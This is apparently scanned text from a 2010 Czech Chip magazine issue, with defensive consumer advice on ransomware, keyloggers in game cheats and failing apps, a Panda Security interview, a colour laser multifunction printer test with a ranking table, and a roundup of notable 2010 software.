BEZPEČNÝ TUNING: Pro tuning používejte jen osvědčené nástroje, o kterých víte, že dobře fungují. Jsou tisíce tuningových nástrojů, ale jen některé fungují spolehlivě. Mezi nejlepší patří TuneUp Utilities, plnou verzi tohoto tuningového nástroje vám přinášíme každý rok. CCleaner také pracuje spolehlivě, ale už je třeba dávat trochu větší pozor. Program je velmi agresivní a maže vše, co nepovažuje za důležité. Nejen z tohoto důvodu, ale také kvůli fyzickým chybám na disku doporučujeme pravidelně zálohovat svá data. I v tomto vám Chip vychází vstříc a prakticky každý měsíc najdete na Chip DVD plnou verzi nějakého komerčního nástroje na zálohování souborů.

PROTIÚTOK: Pokud jste se skutečně stali obětí ransomwaru, nemusíte hned vyplácet desetitisíce, abyste se dostali zpět ke svým souborům. Můžete si zkusit pomoci sami. Třeba typický ransomware, trojský kůň pgp-coder, používá celkem jednoduché šifrování, které prolomíte i bez pomoci vyděrače. Pomohou vám s tím nástroje od společností F-Secure nebo Kaspersky, které soubory dešifrují a trojské koně vymažou.

Ransomware je naštěstí celkem snadné předcházet, stačí používat antivirovou ochranu a mít uzavřené všechny bezpečnostní mezery tím, že budete pravidelně aktualizovat operační systém i používané programy.

Skóre je pryč: Keylogger?

Pravděpodobnost napadení NÍZKÁ STŘEDNÍ VYSOKÁ

Vyhrát bitvu ve hře jako World of Warcraft za dvě minuty? Legálními prostředky to samozřejmě nejde. Takzvaní „trainers“ posílají na on-line server cheaty, díky kterým je hrdina nesmrtelný, může přeskočit úroveň, přidat zbraně a podobně. Jenže právě cheaty často obsahují různý malware, a abyste je mohli používat, musíte malware spustit.

LEGÁLNÍ ŠVINDLOVÁNÍ: Výrobci her se snaží bojovat proti švindlování ve hrách. Někteří výrobci, jako třeba Blizzard, bojují proti podvodníkům takovým způsobem, že jakmile zjistí přítomnost cheatů, zablokují hráčův účet. Cheaty tak najdete jen na různých pochybných serverech,



ROZHOVOR

„Současný malware je těžko odhalitelný.“

Luis Corrons, technický ředitel společnosti Panda Security

Jak se dnes nejčastěji dostává malware do počítače?

Je to především pomocí různých stahovačů, které antivirus neodhalí, a ty stahují škůdce do počítače bez jeho vědomí. Pak také z infikovaných stránek a v posledních měsících především pomocí Facebooku a Twitteru. Zde uživatelé bez rozmyšlení klikají na podvodné skupiny, a infekce je okamžitá.

Jaké jsou nejčastější příznaky infekce?

Nejlepší malware se nijak neprojevuje a uživatel si ničeho nevšimne. Jiné je to v případě, že hacker požaduje výkupné nebo se chce do počítače nainstalovat „antivir“.

Jak bezpečná jsou vlastně Windows 7?

Patří mezi nejbezpečnější operační systémy, 100% bezpečná ale nejsou.



Po odstranění infekce změňte všechna svá hesla

rech, ze kterých nedoporučujeme nic stahovat. Chcete-li používat cheaty, použijte ty, které najdete na našem partnerském webu www.hrej.cz. Ty jsou kontrolované a neobsahují žádné škůdce.



Volný vstup: Keylogger získá vaše přihlašovací údaje, takže hacker pak může hrát pod vašim účtem, za který měsíčně platíte nemalou částku.

ULOŽENÉ POZICE: Malware, který se do počítače dostane, obsahuje většinou keyloggery, které ukládají stisky vašich kláves na klávesnici. Tak se hacker zmocní všech dat, která na klávesnici napíšete. Právě známý keylogger nldr.exe je často součástí cheatovacích programů.

Většina her je „na dlouho“, proto doporučujeme uložené pozice ukládat i jinde než jen přímo ve hře – třeba na externí datový nosič. Hry s podporou služby Steam mohou dokonce ukládat data na tento sever. Pokud zjistíte, že někdo hraje pod vašim profilem, změňte heslo svého účtu a informujte o této skutečnosti výrobce hry.

Aplikace neběží: Virus?

Pravděpodobnost napadení NÍZKÁ STŘEDNÍ VYSOKÁ

Chyba, nebo malware? Včera program ještě běžel, dnes odmítá službu.

HLEDEJTE PROBLÉM: Neinstalovali jste v poslední době nějaký nový program nebo ovladač? Nepřidávali jste nový hardware? Neodstraňovali jste nějaký

program, nečistili registry nebo pevný disk? Příčin nespustění aplikace může být spousta. Důležité je být pečlivý. Můžete napsat na naše webové fórum, kde vám odpovíme, důležité je, abyste přesně problém popsali. Tedy na jakém systému vám přestala fungovat která aplikace, v jaké verzi, kdy běžela naposledy a co jste od té doby s počítačem dělali. Štěstí je, pokud program zobrazí chybovou hlášku – díky ní se snadno dopátráte příčiny problému. Je tedy zbytečné do diskuse napsat „Program zobrazí nějakou chybovou hlášku“. Právě od chybové hlášky se lze nejlépe odrazit při hledání problému.

LÉČBA: Pravděpodobnost, že se jedná o nějaký vir, je skutečně malá. Moderní malware se chová tak, aby si jeho přítomnosti uživatel ani nevšiml. Pokud přesto máte podezření na nějakého škůdce, můžete vyzkoušet nástroj HijackThis z Chip DVD.

VRATISLAV.KLEGA@CHIP.CZ



10:10:10
30.01.2010



VŠE V JEDNOM: laserově a barevně

Laserová multifunkční zařízení mají vyšší pořizovací náklady než zařízení inkoustová a většinou také drážejí tisknou. Pokud ale hledáte tiskárnu se skenerem a kopírkou **pro malou kancelář** a zároveň potřebujete, aby vám vytištěné dokumenty vydržely, jsou právě laserová multifunkční zařízení tou nejlepší volbou.

MICHAL.BARES@CHIP.CZ

V rámci testu jsme zkoumali zařízení s cenovým rozsahem od 5 000 Kč do 21 000 Kč, takže není divu, že na vrcholu tabulky se umístila hlavně dražší zařízení. V tabulce však podrobně uvádíme všechny naměřené hodnoty, včetně měření kvality tisku, skenování a kopírování, rychlosti tisku, skenování i kopírování a tiskových nákladů při použití vysokokapacitních i standardních tonerových náplní. Díky tomu si můžete vybrat ideální přístroj ze všech cenových kategorií; stačí, když si zvolíte požadovanou nákupní cenu, a pak už se budete orientovat jen podle požadovaných parametrů. Doporučujeme sledovat hlavně sloupec s náklady na tisk, protože právě u nejlevnějších multifunkčních zařízení bývají tiskové náklady logicky nejvyšší. Laserová barevná multifunkční zařízení jsou konstrukčně poměrně složitá, rozhodně o dost složitější než inkoustová multifunkční zařízení. Protože ceny těchto přístrojů musí neustále klesat, nelze se divit, že výrobci jsou nuceni vydělat hlavně na jejich provozu.

Vítěznou pozici si v testu získalo multifunkční zařízení Brother MFC-9840CDW, a to díky kombinaci nízkých tiskových nákladů (0,43 Kč monochromaticky/2,59 Kč barevně), vynikající výbavě (včetně Wi-Fi a barevného faxu) a vysoké rychlosti tisku i kopírování.

Vynikající kvalitou tisku, skenování a kopírování se prezentoval model Canon i-Sensys MF8450, který nás zaujal i rychlostí, jakou pořizuje kopie. Rychlost tisku přitom není nijak závratná a rychlostí skenování patří toto zařízení k pomalejším účastníkům našich testů. Ve výbavě nechybí ethernetová síťová karta, fax, duplexní jednotka či automatický podavač dokumentů na 50 listů papíru. Pro snadné ovládání je na čelním panelu umístěn 3,5palcový barevný displej. Maximální zátěž udává výrobce 50 000 vytištěných stran za měsíc.


Pro zájemce o levné multifunkční zařízení s barevnou laserovou tiskárnou bude správnou volbou model Konica Minolta magicolor 1680MF. Tento přístroj s malými rozměry (427 × 405 × 375 mm) pořídíte za výbornou cenu 5 000 Kč.

U tohoto zařízení se nepočítá se zapojením do síťového provozu – pro připojení k počítači je zde pouze rozhraní USB 2.0. I u takto levného modelu jsme byli spokojeni s kvalitou tisku a líbila se nám i kvalita pořízených kopií. Ani rychlostně tento model za mnohem dražšími přístroji nijak nezaostává. Negativně se na jeho hodnocení projeví tiskové náklady, které činí 0,71 Kč za monochromatickou stránku s 5% pokrytím a 3,41 až 4,82 Kč (podle kapacity toneru) za stránku barevnou s pokrytím 4 × 5%. Hledáte-li vhodné multifunkční zařízení z cenového středu, můžeme doporučit zařízení Brother DCP-9042CDN, které cca za 12 000 Kč nabídne tisk za 34 haléřů za monochromatickou a 2,59 Kč za barevnou stránku. Jedná se přitom o nejrychlejší tiskárnu v testu. Nejnížší tiskové náklady a celkově špičkový výkon vykazala tiskárna Oki MC560n, která tiskne monochromaticky za 0,31 Kč a barevně za 2,34 Kč. Lepší umístění ji stály funkce spojené se skenerem, který je pomalý, a ani kvalita skenování není na nejvyšší úrovni. 

MICHAL.BARES@CHIP.CZ

Jak Chip testuje laserová multifunkční zařízení

Multifunkční zařízení disponují řadou funkcí, proto je tentokrát celkový koláč našeho hodnocení hodně podrobný. Pro lepší ilustraci jsme se snažili oddělit kvalitu a rychlost jednotlivých funkcí. Při hodnocení multifunkčních zařízení pak bereme v úvahu tiskové náklady a dále provádíme měření rychlosti tisku, skenování a kopírování (stejně jako hodnocení kvality tisku a skenování). Důležité body získávají multifunkční zařízení i za výbavu. Zde hodnotíme porty pro připojení k PC, velikost zásobníků papíru, displej, automatický podavač dokumentů, duplexní jednotku, čtečku paměťových karet, fax, ale i podporu operačních systémů.



PŘEHLED MULTIFUNKČNÍCH LASEROVÝCH ZAŘÍZENÍ

Pořadí	Produkt	Cena vč. DPH	Celkové hodnocení										LAN		Wi-Fi		Min. náklady na tisk - ČB (Kč)				Max. náklady na tisk - barva (Kč)				Rozlišení tiskárny (dpi)				ČB tisk 10 stran textu		Barevný tisk 1 strany grafiky		Rozlišení skeneru (dpi)		Sken A4	Fax
			86	95	90	84	83	93	49	91	100	60	ano	ano	0,34	2,59	0,51	3,79	2 400 × 600	38,2 s	19,4 s	7,4	1 200 × 2 400	8,8 s	barevný											
2	Konica Minolta magicolor 4690MF	15 500 Kč	85	95	91	81	84	88	80	70	91	68	ano	-	0,35	2,38	0,57	2,73	2 400 × 600	38,6 s	19,7 s	6,7	600 × 600	5,6 s	ČB											
3	Canon i-Sensys MF8450	21 000 Kč	84	86	95	100	96	69	25	100	88	65	ano	-	0,43	2,41	0,43	2,41	2 400 × 600	57,9 s	25,5 s	7,5	600 × 600	25,7 s	ČB											
4	Konica Minolta magicolor 4695MF	21 000 Kč	84	95	90	81	84	86	80	70	91	63	ano	-	0,35	2,38	0,57	2,73	2 400 × 600	39,5 s	17,8 s	6,7	600 × 600	5,7 s	ČB											
5	Epson AcuLaser CX21NF	15 000 Kč	82	90	92	88	98	74	100	43	69	92	ano	-	0,40	2,40	0,40	2,40	600 × 600	30,5 s	17,2 s	6,7	600 × 600	4,1 s	barevný											
6	Brother DCP-9042CDN	12 000 Kč	81	94	80	74	86	100	43	87	81	55	ano	-	0,34	2,59	0,51	3,79	2 400 × 600	37,9 s	13,7 s	7,7	1 200 × 2 400	9,8 s	-											
7	Oki MC360	14 000 Kč	80	86	91	60	88	95	60	75	93	54	ano	-	0,41	2,66	0,41	2,66	1 200 × 600	39,0 s	15,0 s	6,0	600 × 1 200	7,0 s	ČB											
8	HP Color LaserJet CM2320nf MFP	11 000 Kč	79	77	100	59	94	81	77	93	65	77	ano	-	0,50	2,62	0,75	2,86	600 × 600	50,2 s	17,9 s	7,9	1 200 × 1 200	3,9 s	ČB											
9	Brother MFC-9450CDN	15 000 Kč	79	94	79	74	74	83	44	75	95	51	ano	-	0,34	2,59	0,51	3,79	2 400 × 600	50,4 s	13,9 s	7,5	1 200 × 2 400	10,1 s	barevný											
10	Samsung CLX-6250FX	16 000 Kč	79	69	87	77	84	90	46	73	98	69	ano	-	0,56	2,81	0,84	4,56	9 600 × 600	41,0 s	21,0 s	7,0	600 × 600	9,0 s	barevný											
11	Samsung CLX-6220FX	15 000 Kč	76	69	87	77	84	78	46	61	98	69	ano	-	0,56	2,81	0,84	4,56	9 600 × 600	50,0 s	19,0 s	7,6	600 × 600	9,0 s	barevný											
12	Oki MC560n	20 000 Kč	75	100	94	65	88	68	39	53	83	43	ano	-	0,31	2,34	0,31	2,34	1 200 × 600	45,0 s	22,0 s	8,0	1 200 × 1 200	14,0 s	ČB											
13	Lexmark X544n	13 500 Kč	75	72	98	56	100	77	34	68	85	61	ano	-	0,53	2,78	0,60	3,30	1 200 × 1 200	36,0 s	21,9 s	6,2	600 × 600	16,8 s	barevný											
14	Canon i-Sensys MF8350Cdn	13 000 Kč	73	47	87	79	88	84	72	61	83	83	ano	-	0,72	3,32	0,72	3,32	2 400 × 600	52,0 s	19,0 s	7,6	600 × 600	6,0 s	ČB											
15	Brother MFC-9120CN	11 000 Kč	73	45	89	86	86	79	41	86	85	65	ano	-	0,69	3,79	0,69	3,79	2 400 × 600	49,0 s	20,0 s	7,8	1 200 × 2 400	13,0 s	barevný											
16	Brother DCP-9010CN	10 000 Kč	73	45	89	86	86	79	41	86	75	81	ano	-	0,69	3,79	0,69	3,79	2 400 × 600	49,0 s	20,0 s	7,8	1 200 × 2 400	13,0 s	-											
17	Samsung CLX-3175FN	8 000 Kč	70	51	88	86	87	50	37	39	84	100	ano	-	0,66	3,55	0,71	3,60	2 400 × 600	47,0 s	29,7 s	5,3	1 200 × 1 200	10,6 s	barevný											
18	Lexmark X543dn	12 500 Kč	68	57	96	56	96	66	34	61	83	56	ano	-	0,60	3,60	1,00	4,92	1 200 × 1 200	41,4 s	22,6 s	4,4	600 × 600	16,8 s	-											
19	Canon i-Sensys MF8050Cn	8 500 Kč	68	60	96	83	94	49	65	42	66	62	ano	-	0,61	3,20	0,61	3,20	2 400 × 600	77,0 s	32,0 s	3,7	600 × 600	6,0 s	ČB											
20	Xerox Phaser 6128MFP	17 000 Kč	67	48	85	82	82	56	37	64	80	71	ano	-	0,69	3,55	0,69	3,55	600 × 600	52,4 s	20,9 s	5,0	600 × 600	13,3 s	barevný											
21	Konica Minolta magicolor 1690MF	6 000 Kč	66	47	89	71	89	62	42	46	75	78	ano	-	0,71	3,41	0,71	4,82	1 200 × 600	37,7 s	22,9 s	8,1	600 × 600	7,8 s	barevný											
22	Oki MC160n	10 000 Kč	65	43	92	89	82	59	42	46	64	80	ano	-	0,74	3,52	0,74	4,50	1 200 × 600	41,0 s	23,0 s	6,5	600 × 600	8,0 s	ČB											
23	Samsung CLX-3185FN	8 000 Kč	64	28	92	81	86	46	39	40	83	93	ano	-	0,82	4,15	0,82	4,15	2 400 × 600	53,0 s	31,0 s	5,4	1 200 × 1 200	10,0 s	barevný											
24	HP Color LaserJet CM1312 MFP	6 500 Kč	62	41	96	85	81	51	66	46	40	90	-	-	0,72	3,90	0,72	3,90	600 × 600	73,1 s	31,2 s	5,6	1 200 × 1 200	2,2 s	-											
25	Konica Minolta magicolor 1680MF	5 000 Kč	62	47	89	71	89	62	42	46	43	80	-	-	0,71	3,41	0,71	4,82	1 200 × 600	37,5 s	22,7 s	8,1	600 × 600	8,1 s	-											
26	Epson AcuLaser CX16NF	8 500 Kč	56	11	91	74	78	60	42	46	61	75	ano	-	0,94	4,57	0,94	5,63	1 200 × 600	41,0 s	23,0 s	6,8	600 × 600	8,0 s	ČB											

■ Špičková třída (100—90,0) ■ Vyšší třída (89,9—75,0) ■ Střední třída (74,9—45,0) ■ Nelze doporučit (44,9—0)



Softwarová SKLIZEŇ

S blížícím se koncem roku jistě nebude na škodu podívat se na ty nejlepší programy, které nám vývojáři letos nabídli. Rok 2010 byl v tomto ohledu určitě zajímavý.

RADEK KUBEŠ

V tomto roce jsme se dočkali hned několika zásadních novinek z dílny Microsoftu a dále třeba i profesionálního softwarového přehrávače 3D filmů. Vybrali jsme proto pro vás deset nejzajímavějších programů, vydaných v roce 2010 a určených pro různé způsoby použití. Bez zajímavosti jistě není ani fakt, že většinu programů z našeho výběru můžete používat zcela zdarma.

Microsoft Office 2010: Novinka v kanceláři

Možná nejočekávanější softwarovou novinkou letošního roku byl kancelářský balík Microsoft Office 2010, od září dostupný i v české verzi. Změnou uživatelského rozhraní e-mailového klienta Outlook, poznámkového bloku OneNote, Publisheru pro přípravu tištěných i elektronických publikací i databázové aplikace Access Microsoft definitivně sjednocuje ovládání programů z nejpoužívanějšího souboru kancelářských aplikací pomocí pásu karet.

Úplně poprvé je také k dispozici 64bitová varianta Microsoft Office, která především ruší kapacitní omezení při práci

s obrovskými tabulkami v Excelu a soubory dat v Accessu. Vadou na kráse jsou problémy s kompatibilitou, kvůli kterým sám Microsoft doporučuje přednostně instalovat 32bitovou verzi Microsoft Office 2010 i na počítače s 64bitovými edicemi Windows Vista a 7.

Novinkou je také užší propojení kancelářských aplikací instalovaných v počítači (Word, Excel, PowerPoint a OneNote) s jejich internetovými alternativami v podobě Microsoft Office Web Apps, které bychom mohli označit za průlomovou změnu v přístupu Microsoftu k uživatelům. Nyní máme vedle internetových aplikací od Googlu na výběr i on-line nástroje Microsoftu.

Microsoft Office 2010 nabízí bezpochyby zajímavé inovace, které přijdou vhod domácním i firemním uživatelům. Oproti předchozí verzi 2007 se však jedná spíše o evoluční (nikoli revoluční) změny, zaměřené na spolupráci více uživatelů po internetu.

Microsoft Security Essentials: Bezpečnost zdarma

Také při druhém zastavení u zajímavého softwaru roku 2010 zůstaneme u Micro-

softu. Antivirový nástroj pro Windows Vista a 7 Microsoft Security Essentials byl sice představen již v roce 2009, ale letos v únoru došlo i k jeho lokalizaci do češtiny. Během října pak Microsoft upravil licenční podmínky, aby Microsoft Security Essentials mohly bezplatně používat i menší firmy, nikoli jen domácí uživatelé. Antivir zdarma tak mohou nově používat i firmy s nejvýše deseti počítači.


Program Microsoft Security Essentials pracuje automaticky na pozadí operačního systému a kontroluje data stahovaná z internetu, e-maily a soubory na výskyt virů, spywaru a dalších škodlivých programů. Samozřejmostí jsou automatické aktualizace databáze škodlivého softwaru i možnost nastavení pravidelných kontrol počítače. Spolu s firewallem, integrovaným ve Windows Vista a 7, doplní Microsoft Security Essentials zabezpečení počítače před běžnými útoky na nezbytnou úroveň.

TIP: Pokud hledáte bezpečnostní řešení, které je šetrné ke zdrojům vašeho počítače, sáhněte po plné verzi bezpečnostního balíku Comodo Internet Security Premium 2011 z Chip DVD. Nabízí vysokou úro-



Doplňte si výbavu: Součástí souboru aplikací Windows Live Essentials 2011 se instalují prostřednictvím společného rozhraní.

3D ve vašem počítači: PowerDVD 2010 je prvním softwarovým přehrávačem 3D filmů. S patřičnou hardwarovou výbavou si ve 3D můžete užít i běžné filmy z DVD.



Vlastní hotspot: S jednoduchou aplikací Connectify vytvoříte ze svého notebooku přístupový bod pro připojení dalších počítačů a zařízení k internetu.

veň bezpečnostní a i ve verzi z firewallem běží na PC jen dva procesy.

Windows Live Essentials 2011: Povinná výbava Windows

Microsoft letos nezháňel a vedle dalších aplikací uvolnil i finální verzi souboru užitečných aplikací Windows Live Essentials 2011, určenou pro doplnění funkcí a nástrojů operačních systémů Windows Vista a 7.

Balík aplikací, dostupný kompletně v češtině, obsahuje velmi zajímavé nástroje, jako je e-mailový klient, nástroj na správu a úpravy obrázků, aplikace pro střihání videa, editor pro rychlé publikování příspěvků na blogu, internetový komunikátor, nástroj na filtrování internetových stránek i aplikace pro synchronizaci obsahu mezi více počítači.

Při registraci k využívání Windows Live aplikací získáte i uživatelský účet Windows Live ID, který vám otevře cestu i k dalším internetovým službám Microsoftu, jako je e-mailová schránka Hotmail nebo webové úložiště SkyDrive s kapacitou 25 GB pro vaše data.

Aplikace ze souboru Windows Live Essentials 2011 řeší mnoho úkolů, pro které byste jinak museli použít placený program nebo se spokojit s méně komfortní bezplatnou alternativou. Typickým příkladem je Windows Live Fotogra-

lerie s rozpoznáváním obličejů osob na fotkách nebo třeba funkce pro skládání ideálních fotografií z více pořízených záběrů. Za pozornost stojí také Windows Live Movie Maker, intuitivně ovladatelná aplikace pro střihání a další úpravy videa a jeho přímý export na YouTube nebo pro vytváření poutavých videoprezentací ve vysokém rozlišení z digitálních fotografií. E-mailový klient Windows Live Mail, s možností propojení s více e-mailovými účty i kalendářem, pak hravě nahradí i Outlook z placené sady Microsoft Office.

TIP: Balík bezplatně použitelných programů do základní výbavy počítače nabízí i Google. Vedle antiviru avast!, rychlého prohlížeče Google Chrome nebo aplikace pro správu fotografií Google Picasa obsahuje i další užitečný software. Výbavu pro svůj počítač si můžete poskládat na adrese pack.google.com.

PowerDVD 10: Vstupenka do světa 3D

Se zásadní novinkou přišel v roce 2010 také výrobce známého přehrávače filmů PowerDVD. Nová verze přehrávače nejen podporuje všechny moderní formáty videa i zvuku a umí vylepšit přehrávání klasických DVD na televizorech s vysokým rozlišením, ale navíc je i převede do 3D. Pochopitelně se přitom neobejdete bez příslušné výbavy, kterou je především kompatibilní grafická karta, 3D televizor či displej a 3D brýle.

Pro přehrávání 3D filmů z Blu-ray disků a převod běžných snímků do 3D si musíte pořídit nejvyšší verzi PowerDVD Ultra 3D Mark II za cenu kolem 1 800 Kč.

TIP: Pokud si chcete ověřit, jestli je váš počítač připraven na přehrávání Blu-ray disků a 3D filmů, můžete použít zdarma dostupný BD & 3D Advisor od výrobce PowerDVD.

Zoner Photo Studio 13: Expert na fotografie

Tradičně na podzim uvolňuje česká firma Zoner software novou verzi všestranného nástroje na správu, úpravy a publikování digitálních fotografií. Letošní Zoner Photo Studio 13 nabízí poprvé i plně 64bitovou verzi nebo funkci pro skládání fotografií z více pořízených snímků. Tento nástroj lze použít jak k odstranění nechtěných objektů z fotky (například turistů bránících v pořízení snímku památky), tak naopak i ke složení ideální fotografie skupinky lidí kombinací více záběrů. Funkce pracuje velmi spolehlivě i u snímků pořízených bez stativu a poskytuje kvalitní výsledky.

Z dalších novinek mezi nástroji na úpravy fotografií stojí za zmínku například i guma s podporou průhlednosti, retušovací štětec využívající pro rychlé úpravy barevnost okolí nebo magická hůlka pro výběr oblasti dle jasu a odstínu. Mezi možnostmi výstupů se vám může hodit přímé nahrávání snímků do galerií na serverech Flickr a Facebook.

TIP: V letošním roce Zoner poprvé uvolnil i bezplatně použitelnou verzi své oblíbené aplikace, která vychází ze Zoner Photo Studio 12. Zdarma můžete používat například nástroje na třídění a správu galerií snímků, základní úpravy fotografií (korekce červených očí, ořezávání, otáčení, vybrané efekty ad.) i jejich nahrávání na servery Facebook a Flickr.

NAJDETE NA DVD

Programy k tomuto článku najdete na Chip DVD pod indexem **Software roku**. K vybraným komerčním programům najdete vlevo v rubrice Slevy sw.cz na DVD.

Adobe Creative Suite 5: Maximální řešení

Zatímco Zoner Photo Studio 13 je nástroj určený spíše pro náročnější domácí fotografy, profesionálové zaplesali již na jaře, kdy přišla na trh nová verze kompletního grafického balíku Adobe Creative Suite 5.

Klíčovou součástí balíku je samozřejmě profesionální grafický editor Photoshop, nově nabízející například i přesné, automatické maskování objektů, retušování pomocí analýzy okolí upravovaného objektu nebo další druhy štětců s precizním nastavením. S videoeditorem Premiere můžete nově upravovat v reálném čase i více videí ve vysokém rozlišení najednou a užitečné novinky najdete i v dalších součástech balíku. Patří mezi ně například editor vektorové grafiky Illustrator, nástroj na sazbu tištěných dokumentů InDesign nebo aplikace na tvorbu Flash animací. Inovace se soustřeďuje především na zjednodušení a zrychlení práce profesionálních grafiků, kteří najdou v Adobe Creative Suite 5 kompletní sadu nástrojů a aplikací pro svoji práci.

Pořídit si můžete jak samostatné aplikace z balíku, tak i různé kombinace, až po Adobe Creative Suite 5 v nejvyšší edici Master Collection s cenou atakující hranici 75 000 Kč.

TIP: Nejblíže konkurentem souboru grafických aplikací od Adobe je balík CorelDRAW Graphics Suite X5, obsahující aplikace pro práci s bitmapovou i vektorovou grafikou a Flash animacemi. Verze X5, uvolněná rovněž na jaře letošního roku, je podstatně levnější než nástroje od Adobe.

Connectify 2: Sdílejte internet

Ze sféry programů za desetitisíce se vrátíme zpět k bezplatné použitelným nástrojům. Od června letošního roku je možné zdarma stahovat a používat inovovanou verzi aplikace Connectify, určenou ke sdílení internetového připojení prostřednictvím bezdrátové síťové karty notebooku s operačním systémem Windows 7.

Connectify lze použít jako náhradu bezdrátového routeru a připojit tak k internetu další počítače a zařízení (počítače, mo-

bilní telefony, herní konzole ad.). Použití programu se vyplatí i v případech, že musíte třeba v hotelu za připojení platit. Pak stačí pořídit jen připojení jednoho počítače, a pro další stroje si vytvoříte vlastní bezdrátovou síť. Samozřejmostí je zabezpečení přenosu dat pomocí WPA-2 šifrování.

TIP: Pro použití Connectify pro sdílení internetu je nutné mít v počítači vedle operačního systému Windows 7 i kompatibilní síťovou kartu. Pokud s vaším počítačem Connectify nepracuje, sledujte aktuální verze programu, přinášející širší podporu síťových karet i dalších zařízení, která je možné k vytvořené síti připojit.

Foxit Reader 4.0: Úpravy PDF

Adobe sice průběžně uvolňuje nové verze prohlížeče PDF dokumentů Adobe Reader, s novými funkcemi ale úzkostlivě šetří. Oproti tomu alternativní prohlížeč Foxit Reader přišel v roce 2010 s velmi razantní inovací, v rámci které umožňuje především komentování a revize PDF dokumentů – samozřejmě jen těch, které nejsou proti úpravám uzamčeny. Vkládat můžete jak poznámky, tak i celé textové bloky, šipky, čáry i různé geometrické tvary. Užitečná je i možnost vkládání obrázků, včetně nastavení jejich průhlednosti. Upravený dokument uloží Foxit Reader opět ve formátu PDF.

Foxit Reader pracuje velmi svižně, nicméně jeho nevýhodou je zobrazování reklamního proužku v okně programu a také instalace zbytečného doplňku internetového prohlížeče, který ovšem můžete snadno zakázat.

TIP: Podobné funkce pro komentování a úpravy PDF dokumentů nabízí také nástroj PDF-XChange Viewer Free, který je k dispozici rovněž zdarma.

Acronis True Image Home 2011: Spolehlivé zálohování

Nejen konkrétní soubory a složky, ale i kompletní obsah počítače, včetně instalace operačního systému i aplikací a uživatelských nastavení, můžete zálohovat pomocí nástroje Acronis True Image Home 2011. Velkou výhodou jsou široké možnosti nastavení zálohování pro pokročilého uživatele, ale i snadná ovladatelnost pro ty méně zkušené.

Verze 2011, uvedená v srpnu letošního roku, nabízí řadu nových a vylepšených funkcí – například téměř nepřetržitě zálohování, vytvářející přírůstkové zálohy souborů každých pět minut, vylepšený způsob správy záloh a jejich prohlížení (včetně například i snímků pracovní plochy v okamžik vytvoření zálohy) nebo předdefinovaná schémata zálohování pro různé způsoby použití. V Průzkumníkovi

V roce 2011 nás nemine...

Již nyní je v několika případech jasné, na jaké programy se můžeme těšit v příštím roce. Zároveň je ale možné, že některé z nich jejich tvůrci dají k dispozici ještě před koncem roku letošního.

Určitě až v roce 2011 bude uvolněna nová verze internetového prohlížeče **Internet Explorer 9** od Microsoftu. Od poloviny září je pro testování k dispozici první veřejná beta verze, která by již měla obsahovat všechny funkce verze finální. Inovace spočívají především v rychlosti zpracování stránek, lepším vykreslování grafiky a důslednější podpoře webových standardů. Pozadu nezůstává ani uživatelské rozhraní, které svým designem nyní více zapadne do prostředí operačního systému Windows 7. Novinkou je vyhledávání na internetu prostřednictvím adresního řádku, tak jako to od začátku umí prohlížeč Google

Chrome. Poprvé také v Internet Exploreru najdeme správce stahování.

Jen o několik dní později byla uvolněna druhá beta verze prohlížeče **Mozilla Firefox 4**, rovněž se značně přepracovaným uživatelským rozhraním, akcelerací vykreslování grafiky i přehrávání videa a podporou HTML 5. Stabilitu prohlížeče by mělo zvýšit oddělení běhu doplňků od jádra prohlížeče, který by při problémech s doplňky neměl zamrznout celý. Aktuálně si můžete vyzkoušet již šestou beta verzi.

Očekávalo se, že příští rok se objeví také **Skype 5**. Jeho betaverze byla uvolněna jen na pár týdnů, nakonec se však ostrá verze objevila už v říjnu. Nový Skype je provázán s Facebookem, fungují zde skupinové videohovory (zatím jako beta test) a pokud je hovor přerušen, bude automaticky obnoven, bez zásahu uživatele. Zlepšeno bylo i ovládání.

Pravděpodobně až na začátku roku 2011 bude k dispozici finální verze **Service Packu 1** pro českou edici Windows 7. V tomto okamžiku je k dispozici pouze verze RC (release candidate), která je posledním krokem před oficiálním vydáním. Funguje spolehlivě, ale nové funkce nepřináší, je opravdu jen souborem všech záplat pro Windows 7. Service Pack 1 RC najdete na Chip DVD, včetně podrobného popisu.



Nejnovější z Explorerů: Beta verzi nového Internet Exploreru 9 hodnotíme kladně, především díky rychlosti načítání obsahu stránek a snadné použitelnosti s minimem ovládacích prvků.

ve Windows také vidíte, jaké předchozí verze souborů jsou k dispozici pro případné obnovení. Zálohy můžete ukládat nejen na externí disky a média, ale také do speciálního oddílu na disku počítače, abyste měli záložní data kdykoli při ruce. Podporovány jsou i disky připojené přes nové rozhraní USB 3.0.

TIP: Na Chip DVD vám pravidelně nabízíme plné verze zálohovacích aplikací od společnosti Paragon Software, které mají podobné funkce a můžete je používat zdarma a bez omezení. Funkce a nástroje na zálohování dat najdete i v základní instalaci operačních systémů Windows 7 a Vista.


Nero Multimedia Suite 10: Vládce vypalování

